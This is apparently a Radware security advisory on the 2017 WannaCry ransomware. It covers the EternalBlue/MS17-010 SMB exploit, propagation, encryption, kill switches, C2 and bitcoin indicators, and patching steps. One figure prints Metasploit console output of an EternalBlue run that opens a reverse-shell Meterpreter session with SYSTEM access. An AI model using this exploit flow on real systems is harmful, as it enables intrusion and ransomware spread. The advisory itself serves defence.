Abstract

On Friday, May 12, 2017, a global ransomware campaign began targeting computers around the world with a ransomware variant called WannaCrypt malware (alternatively known as WCry, WannaCry or WanaCrypt0r), hitting dozens of organizations across the globe. Among the victims are universities in China, Russia's Ministry of Internal Affairs, National Health Service in the UK, and enterprises including Federal Express, the Spanish telecommunication company Telefonica, French car manufacturer Renault, and more.

Radware's ERT research team is conducting ongoing research of this evolving malware pandemic and this report outlines how it works and presents Radware's analysis.

How Does WannaCry Operate?

This attack spread by leveraging recently disclosed vulnerabilities in Microsoft's network file sharing SMB protocol. CVE-2017-0144 – MS17-010[i], a Microsoft security update issued on March 14th 2017, addressed these issues and patched these remote code execution vulnerabilities. The current ransomware campaign targets computers that were not updated.

What are FuzzBunch, DoublePulsar and EternalBlue?

In April of 2017, a group named Shadow Brokers[ii] leaked several exploitation tools, including FuzzBunch. Inside of the FuzzBunch framework there were remote exploits for Windows like EternalBlue and DoublePulsar.

The DoublePulsar SMB plant from the Shadow Brokers dump is a backdoor exploit that can be used to distribute malware, send spam, or launch attacks. EternalBlue is a remote code exploit affecting Microsoft's Server Message Block (SMB) protocol. Attackers are also using the EternalBlue vulnerability to gain unauthorized access and propagate WannaCrypt to other computers on the network.

It appears the attackers are using Fuzzbunch or Metasploit (similar tool) modules[iii] to launch these attacks. The exploits, payloads and scanners needed to launch an attack against computers with exposed SMB services are all available on a Github page.

```
msf exploit(ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.24:9001
[*] 192.168.1.207:445 - Connecting to target for exploitation.
[+] 192.168.1.207:445 - Connection established for exploitation.
[*] 192.168.1.207:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.207:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.207:445 - Starting non-paged pool grooming
[+] 192.168.1.207:445 - Sending SMBv2 buffers
[+] 192.168.1.207:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.207:445 - Sending final SMBv2 buffers.
[*] 192.168.1.207:445 - Sending last fragment of exploit packet!
[*] 192.168.1.207:445 - Receiving response from exploit packet
[+] 192.168.1.207:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.207:445 - Sending egg to corrupted connection.
[*] 192.168.1.207:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.207
[*] Meterpreter session 3 opened (192.168.1.24:9001 -> 192.168.1.207:49160) at 2017-05-14 03:27:22 -0600
[+] 192.168.1.207:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.207:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.207:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[0] 0:ruby* 1:bash  2:sudo  3:bash  4:bash-
```

Figure 1 – MS17-010 ports to Metasploit

What Does the Malware Do?

WannaCry features several stages of execution: propagation, encryption and TOR communication. WannaCry is innovative in that it only needs to gain access to a network once and automatically spreads to additional endpoints, versus other ransomware campaigns that target as many machines as possible.

Propagation
WannaCry scans for computers for port 445 and leverages EternalBlue to gain access and deploy the WannaCrypt malware onto the machine (using a malware loader called DOUBLEPULSAR). From that moment, the worm scans nearby machines it can target in the same way and begins to move laterally within the network, transferring the malicious payload to more and more endpoints.

Encryption:
Like other known ransomwares (Locky, Cryptowall, etc.), the encryption phase is executed at the first stage, before any outbound communication.

Communication
The TOR communication is not necessarily done over http and is not preliminary prerequisite stage for any of the other stages. The TOR client is embedded within the ransomware, so no need to execute outbound communication for downloading. It is only used to share the encryption keys with the C2 server.

Figure 2: WannaCrypt ransom note

Spreading
After dropping the first executable and checking the domain for the kill switch, WannaCrypt will drop another executable to scan the IP addresses and attempt to connect to those devices via the SMB vulnerability on port 445/TCP. If there is another vulnerable device on the network, WannaCrypt will make the connection and transfer the malicious payload to that device as well.

Command and Control Servers

- cwwnhwhlz52ma.onion
- gx7ekbenv2riucmf.onion
- xxlvbrloxvriy2c5.onion
- 57g7spgrzlojinas.onion
- 76jdd2ir2embyv47.onion

Bitcoin Addresses

- https://blockchain.info/address/115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
- https://blockchain.info/address/12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
- https://blockchain.info/address/13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

The remediation cost (the ransom) was $300 per infected machine to be paid in Bitcoin. Three days after the infection, the ransom increases to $600. When the clock expires after seven days, the victim loses the ability to pay the ransom and decrypt their files. The files on the infected computers are encrypted using a custom AES-128 in CBC mode. **At the moment there are no confirmed reports of victims receiving a key for decryption after making a payment**. Normally ransomware campaigns have personalized Bitcoin wallets to help identify who has paid the ransom. In the case of WannaCrypt, it is believed the only way to identify the author that you have made a payment is by sending the extortionist your transaction ID through their "Contact Us" section.



Figure 3: Filetypes that WannaCrypt targets for encryption

Kill Switch:

Upon infection, WannaCrypt executes a file that sends an HTTP GET request to a hardcoded domain. This is a killswitch. If the request for the domain is successful, WannaCrypt will exit and not deploy. If the request fails, it continues to infect devices on the network. When the campaign began on Friday, a security researcher, @MalwareTechBlog, noticed the killswitch domain was unregistered. He promptly registered the domain and directed the request to a sinkhole, thereby effectively preventing this variant from spreading further.

Kill switches

- ifferfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com (@msuiche)
- iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com (@MalwareTechBlog)

What's Expected Next?

Extortion is not new to humanity, and the cyber space is fertile grounds for it to prosper. The frequency of ransom attacks doubled the past year, but 2016 was the year where it became the primary motivation of cyber-attacks, particularly in Europe. In 2016, 49% of organizations reported having suffered either a ransomware infection or a DDoS threat for ransom.

It is very likely that as the malware spreads, hackers will be able to customize it and more permutations will appear, like the case of the Mirai Botnet whose source code went public in the autumn of 2016. WannaCry variations at Virus Total (four until now):
https://www.virustotal.com/en/file/cd7542f2d7f2285ab524a57bc04ae1ad9306a15b9efbf56ea7b002d99d4b974f/analysis/

7 Steps for Prevention

1. Install Microsoft MS-17-010 security updates:
   - CVE-2017-0143
   - CVE-2017-0144
   - CVE-2017-0145
   - CVE-2017-0146
   - CVE-2017-0147
   - CVE-2017-0148
2. Segment networks / vlans with IPS between them that can generate signatures in real time.
3. Make sure to makes patches
4. Direct SMB and Terminal Services external communications should be forbidden or securely configured and monitored.
5. Consider blocking port 445 for external communication.
6. Disable Tor communications to and from your organization.
7. Consider zero-day protection / sandboxing solutions.

Installing Microsoft MS-17-010 Security Updates:

Users should immediately patch their computers with Microsoft's MS-17-010 security update that includes the patch for this vulnerability. This vulnerability is so severe that Microsoft has even pushed an update for Windows XP for the first time since 2014. Users who cannot make the update should disable SMBv1 from allowing direct connections. Open Windows features and uncheck SMB 1.0/CIFS File Sharing Support (see Figure 4).



Figure 4

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, Contact us with the code "Red Button."

Learn More at DDoS Warriors

To know more about today's attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware's Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.

---

[i] https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
[ii] https://github.com/adamcaudill/EquationGroupLeak/tree/master/windows
[iii] https://github.com/rapid7/metasploit-framework/issues/8269#issuecomment-301302687